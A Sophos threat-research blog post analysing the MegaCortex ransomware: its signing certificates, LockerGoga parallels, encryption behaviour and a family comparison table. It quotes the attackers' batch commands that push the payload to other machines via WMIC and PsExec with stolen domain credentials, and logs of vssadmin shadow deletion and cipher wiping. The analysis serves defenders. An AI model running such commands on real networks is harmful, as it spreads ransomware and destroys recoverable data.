MegaCortex, deconstructed: mysteries mount as analysis continues

news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/

Andrew Brandt May 10, 2019

It's been a week since we published our initial research on the ransomware calling itself MegaCortex. Our initial post was written over about a day and a half, as we started to observe an early outbreak on May 1. We have a lot of new information to share today.

We know our last bulletin came out on a Friday afternoon (Pacific time in the US), which was late in other parts of the world starting the weekend, but we felt that alerting everyone to this growing threat was important. Sorry, but we're doing it again today, too.

Since then, we've become aware of more attacks that have taken place and spoken to people from more organizations that were targets for attack, and wanted to update you on what we've learned about the threat actor's tools, techniques, and some of the quite perplexing small details whose sole purpose seems to be misdirection.

What's in an IoC?

When we published the initial report last week, at the 11th hour (closer to the 27th) we found out that one of the research team performed a hunt through our malware repository, and turned up some additional samples dating back a few months. Thinking we had discovered an early set of builds, and without checking into each file, we published the entire list of hashes to the story, intending to go back and make corrections if necessary.

We discovered quickly that we'd stumbled upon something weird.

Our search was quite simple, in retrospect, though it usually yields interesting results: The query looked for matches of a distinctive Common Name (CN) on the cryptographic certificate that was used to sign one of the MegaCortex malware executables.

We found a handful of malware from a different family entirely: Rietspoof. But there was no other apparent connection between the Rietspoof and MegaCortex samples.

For one thing, the certificates for each of those families were issued by different certificate authorities. For another, there was virtually no apparent code similarity between the two families. So we later removed those IoCs from the post in favor of hashes we were confident were accurate.

It looked like MegaCortex was paying homage.

MegaCortex.

```
openssl x509  -noout -serial -fingerprint -subject -issuer -ocsp_uri < cert-3AN-thawte.pem
serial=04C7CDCC1698E25B493EB4338D5E2F8B
SHA1 Fingerprint=60:97:4F:5C:C6:54:E6:F6:C0:A7:33:2A:97:33:E4:2F:19:18:6F:BB
subject= /C=GB/L=ROMFORD/O=3AN LIMITED/CN=3AN LIMITED
issuer= /C=US/O=thawte, Inc./CN=thawte SHA256 Code Signing CA
http://tl.symcd.com
```

Rietspoof

```
openssl x509  -noout -serial -fingerprint -subject -issuer -ocsp_uri < cert-3AN-Sectigo1-Rietspoof.pem
serial=AD729A65F17847ACB8F8496A7680FF1E
SHA1 Fingerprint=55:A8:FB:F6:AD:C4:5C:11:94:9F:D9:3C:82:59:CB:DA:96:3A:81:98
subject= /C=GB/postalCode=RM6 4DE/ST=ROMFORD/L=ROMFORD/street=8 Quarles Park Road/O=3AN LIMITED/CN=3AN
LIMITED
issuer= /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Code Signing CA
http://ocsp.sectigo.com
```

Rietspoof #2

```
openssl x509  -noout -serial -fingerprint -subject -issuer -ocsp_uri < cert-3AN-Sectigo2-Rietspoof.pem
serial=53CC4C69E56A7DBC3667D5FFD524AA4B
SHA1 Fingerprint=D7:28:14:CA:9C:51:D2:3B:77:AF:41:37:50:23:62:F3:90:CD:43:10
subject= /C=GB/postalCode=RM6 4DE/ST=ROMFORD/L=ROMFORD/street=8 Quarles Park Road/O=3AN LIMITED/CN=3AN
LIMITED
issuer= /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Code Signing CA
```

A comparison of the MegaCortex cert and two of Rietspoof's certs with the same Common Name (CN). Note the different issuer CAs.

In both the cases of Rietspoof and MegaCortex, their signed binaries used one of several certificates, and in both cases, one of the certificates had been revoked but the others had not.

We've reached out to Thawte, and we're happy to report that they have issued a revocation against the signing certificate used in the initial MegaCortex attacks.

Either those are really tiny businesses or this building is using an Undetectable Extension Charm

But digging into the certificates has revealed another unanswered question. The address used by the certificate, a real street address in the London suburb of Romford, is linked to more than 74,000 registered businesses in the UK. We've also seen evidence of that address being used in signing certificates used to sign completely unrelated malware binaries. From looking at Street View, it appears to be a residential apartment block. Just what the heck is going on in that building?

Additional MegaCortex samples from attack targets, and from malware sharing and analysis platforms, continue to come in. We'll continue to update our IoC list on the SophosLabs Github.

Batch file attack orchestration

One target for attack who shared samples with us discovered that the attackers leveraged multiple domain controllers in their environment to conduct the attack. That person found six batch files, with filenames of just the numbers 1 through 6, on one of these compromised DCs. These batch files appear to have been used to orchestrate the attack phase that delivered the malware executable (winnit.exe) and its "launcher" batch file (stop.bat) to the machines under the relevant DC's jurisdiction.

The batch files redundantly, using two different methods, attempt to (1) copy the ransomware executable and its launcher batch file to machines over the target's LAN, and (2) execute the launcher batch file using two different methods, WMI and PsExec. Each batch file is a long list of the same command, targeting each machine one after another.

The batch files appear to run through the internal IP addresses of each targeted machine in descending order but don't include all possible IP addresses in the internal range. We still don't know how the attackers come up with a list of target IP addresses they build into the batch scripts. (The **rstwg** file referenced in the sixth batch file is a copy of the legitimate Windows PxExec.exe binary, renamed and copied into the %temp% directory.)

```
1.bat: start copy stop.bat \\<target IP address>\c$\windows\temp\
2.bat: start copy winnit.exe \\<target IP address>\c$\windows\temp\
3.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user account>"
/password:"<DC admin password>" process call create "cmd.exe /c copy \\<a different
DC's IP address>\c$\windows\temp\stop.bat c:\windows\temp\"
4.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user account>"
/password:"<DC admin password>" process call create "cmd.exe /c copy \\<a different
DC's IP address>\c$\windows\temp\winnit.exe c:\windows\temp\"
5.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user account>"
/password:"<DC admin password>" process call create "cmd.exe /c
c:\windows\temp\stop.bat"
6.bat: start psexec.exe \\<target IP address> -u <DOMAIN\DC user account> -p "<DC
admin password>" -d -h -r rstwg -s -accepteula -nobanner c:\windows\temp\stop.bat
```

MegaCortex time-dependent execution

We briefly struggled to execute our initial MegaCortex sample after getting it, and several of its supporting files, as well as logs from one of the targeted institutions. In each infection, MegaCortex binaries have been distributed from a Domain Controller machine on the internal network. The threat actor(s) used stolen admin credentials to log in and then used WMI to push out and PsExec the payload to the entire (visible and online) network at once.

The malware is a package of at least two files, the stop.bat batch file, used to launch MegaCortex, and winnit.exe, the malware executable itself (so far, called winnit.exe), which does the encrypting. The batch file, when run, kills a lot of processes and services, many of which might prevent some or all file encryption from proceeding.

The last line of that batch file is a command line that executes the malware. The command uses a string of base64 as a sort of password to launch the file. Without using this string, the binary quits.

(Side note: We haven't shared certain details that the attacker could use to identify which target(s) shared information with us.)

But there's another problem running the malware: Each binary is time-dependent as well. The malware will only run if both of these conditions are met: You have to (a) use the correct password and (b) the clock on the target system must be within a 3-hour timeframe hardcoded into the malware binary itself.

Odd connection to a different malware family

Many people inside SophosLabs, and from the security community at large, have commented that the list of processes and services in the batch file is very close to, if not identical to, a batch file used for the same purpose by the ransomware LockerGoga. It's an intriguing connection to yet another malware family.

It's not the only one. At least one of the C2 addresses that MegaCortex contacts has also been used as a C2 for LockerGoga, as well as several other malware.

In addition, our early analysis of the MegaCortex malware binaries reveals several distinctive, uncommon internal characteristics or behavior quirks that were also exhibited by LockerGoga. For example:

Most other ransomware will rename the encrypted version of a given file only after encrypting it, but both MegaCortex and LockerGoga rename the files first, before encrypting them. We suspect this is a way to prevent the redundant executions of the malware from, redundantly, encrypting the same files twice.

The winnit.exe MegaCortex binary decrypts and drops an embedded DLL, which it uses to perform the encryption steps. Similar to the LockerGoga ransomware, winnit.exe acts as a 'parent' process, and spawns a rundll32.exe process to load the dropped DLL as a 'child'. The child process performs the actual encryption of files, instructed by the winnit.exe parent, via shared memory.

The binary and DLL share some of the same memory.


Analysis also shows evidence of another code library called boost in MegaCortex, used primarily for interprocess communications; The same functions from the boost library are also used in LockerGoga.

And, for what it's worth, the compiler used to build MegaCortex is version 14.x, the same as LockerGoga.


None of these alone is enough to draw a line between the two, especially since it seems there isn't a lot of subroutine parity between the two families. But it does muddy the water a bit and make one wonder. There are a lot of really odd, circumstantial coincidences here.

The bizarrely noisy infection process

MegaCortex is not camera shy and does not attempt to conceal its presence. In fact, on a machine that is being actively encrypted by the ransomware DLL component, someone who knows how to use a task manager will see ~~hundreds of~~ an instance of rundll32.exe running over and over again. (*Corrected 15 May 2019: There's only one rundll32.exe process. It exits after encrypting ten files and spawns a new rundll32.exe to encrypt the next ten files. -ed.*)



Each instance of rundll32.exe appears to be responsible for encrypting 10 of the target's files That's because the malware seems to run a new instance of rundll32.exe for about every ten files it encrypts. It writes key blobs to a file with an eight-pseudorandom-letter filename and a .tsv suffix that the malware creates in the root of the C: drive.



22:21:...	rundll32.exe	2220	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0000000 seconds, Kernel Time: 0.06240
22:21:...	winnit.exe	240	Process Create	C:\Windows\SysWOW64\rundll32.exe	SUCCESS	PID: 2528, Command line: \\?\C:\Windows\SysWOW64\rundll32.ex
22:21:...	rundll32.exe	2528	Process Start		SUCCESS	Parent PID: 240, Command line: \\?\C:\Windows\SysWOW64\rund
22:21:...	rundll32.exe	2528	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0000000 seconds, Kernel Time: 0.07800
22:21:...	winnit.exe	240	Process Create	C:\Windows\system32\vssadmin.exe	SUCCESS	PID: 4084, Command line: delete shadows /all /for=C:\
22:21:...	vssadmin.exe	4084	Process Start		SUCCESS	Parent PID: 240, Command line: delete shadows /all /for=C:\, Curren
22:21:...	winnit.exe	240	Process Create	C:\Windows\system32\cipher.exe	SUCCESS	PID: 944, Command line: /w: C:\
22:21:...	cipher.exe	944	Process Start		SUCCESS	Parent PID: 240, Command line: /w: C:\, Current directory: C:\Windo
22:21:...	winnit.exe	240	Process Create	C:\Windows\system32\vssadmin.exe	SUCCESS	PID: 2000, Command line: delete shadows /all /for=D:\
22:21:...	vssadmin.exe	2000	Process Start		SUCCESS	Parent PID: 240, Command line: delete shadows /all /for=D:\, Curren
22:21:...	winnit.exe	240	Process Create	C:\Windows\system32\cipher.exe	SUCCESS	PID: 488, Command line: /w: D:\
22:21:...	cipher.exe	488	Process Start		SUCCESS	Parent PID: 240, Command line: /w: D:\, Current directory: C:\Windo
22:21:...	winnit.exe	240	Process Exit		SUCCESS	Exit Status: 0, User Time: 1.1700075 seconds, Kernel Time: 12.7608
22:21:...	cipher.exe	944	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0000000 seconds, Kernel Time: 0.03120

MegaCortex runs cipher.exe to wipe the hard drive's free space after it has finished encrypting the files. This makes it harder to recover the deleted files using forensic tools. Like several other ransomware, MegaCortex invokes cipher.exe, another tipoff that something very wrong might be going on.

Here's a work-in-progress comparison of some of the filesystem changes different ransomware families make.

SOPHOS

2.2 Overview

	WannaCry	GandCrab	SamSam	Dharma	BitPaymer	Ryuk	LockerGoga	MegaCortex
Type	Worm	RaaS	Targeted	Targeted	Targeted	Targeted	Targeted	Targeted
Code-signed	-	-	-	-	-	-	Yes	Yes
Network first	-	-	-	Yes	Yes	-	-	-
Multi-threaded	-	-	-	Yes	-	Yes	-	-
File encryption	In-place	In-place	Copy	Copy	In-place	In-place	In-place	In-place
Algorithm	AES-128	AES-256	AES-128	AES-256	AES-256	AES-256	AES-128 CTR	AES-128 CTR
Rename	After	After	After	After	After	After	Before	Before
Key blob	Header	End of file	Header	End of file	Ransom note	End of file	End of file	Separate file
Set wallpaper	Yes	Yes	-	-	-	-	-	-
Vssadmin	After	After	Before	Before, After	Before	-	-	After
Cipher	-	-	-	-	-	-	After	After
Flush buffers	Yes	Write through	-	-	Yes	-	-	-
0 allocation	-	-	-	Yes	-	-	-	-
Encryption by proxy	-	Yes[1]	-	-	-	-	-	Yes[2]

[1] In targeted attacks via the Windows powershell.exe process.

[2] Via a dynamic-link library loaded via Windows rundll32.exe.

A comparison of ransomware behavioral characteristics, focused on filesystem. This graphic was updated on 10 May 2019.
Considering how fastidiously targeted the malware seems to be, the threat actor launching it doesn't mind the shotgun approach once inside the network.

The result is an unintentional blast of warnings on the DC's event logs about the failed WMI attempts when the threat actor redundantly launches the attack.

11 MegaCortex

- Sample (SHA-256) f5d39e20d406c846041343fe8fbd30069fd50886d7d3d0cce07c44008925d434.
- The sample is digitally code-signed with a valid Authenticode certificate issued to '3AN LIMITED'. This is an attempt by the malware author to minimize anti-malware detection, as executables that are signed using valid certificates may not be analyzed as rigorously as executables without signature verification.
- MegaCortex drops a DLL module which is run via rundll32.exe, an application part of Windows that loads 32-bit dynamic-link libraries (DLLs). This may thwart some anti-ransomware solutions that do not monitor or are configured to ignore encryption activity by default Windows applications.
- The MegaCortex sample is protected by a unique base64 password and only runs in a certain timeframe. This frustrates both threat researchers and sandbox-analysis that attempt to reveal the purpose of the sample.
- Renames document before encrypting it.
- Does not encrypt mapped network drives but MegaCortex is usually distributed across the network to other endpoints and servers via PsExec or WMI using stolen (domain) credentials.
- Controlled via shared memory allocated by MegaCortex, for each document to be encrypted a new rundll32.exe process is spawned – one process at a time. This may thwart some anti-ransomware solutions that do not track encryption of a single document by a single process id. Also, on infected endpoints and servers with many documents this can generate a lot of activity for Endpoint Detection and Response (EDR) solutions to monitor and record.
- Deletes volume shadow copies via Vssadmin.exe, after the documents are encrypted, to avoid recovery of earlier versions of the affected documents.
- Runs the Windows standard application Cipher.exe with the /w switch to wipe unused disk space, after the documents are encrypted. This to further frustrate recovery of documents from e.g. solid-state drives that employ wear leveling[1].
- Stores the key blobs in one randomly named single file.

A summary of the behavior of MegaCortex as observed in the sample highlighted above. (This graphic was updated on 10 May 2019)

What does an attack look like when it's happening?

We produced a short video to illustrate what happens when the malware runs both with and without Sophos protection. Check it out!

IoCs

We will publish and update any IoCs on our Github page.

Research for this report was contributed by SophosLabs and Sophos Support team members Doug Aamoth, Anand Ajjan, Sergio Bestulic, Faizul Fahim, Sean Kowalenko, Savio Lau, Mark Loman, Andrew Ludgate, Peter Mackenzie, Luca Nagy, Gabor Szappanos, Chee Hui. Tan, and Michael Wood. Thanks also to our colleagues at the Cyber Threat Alliance.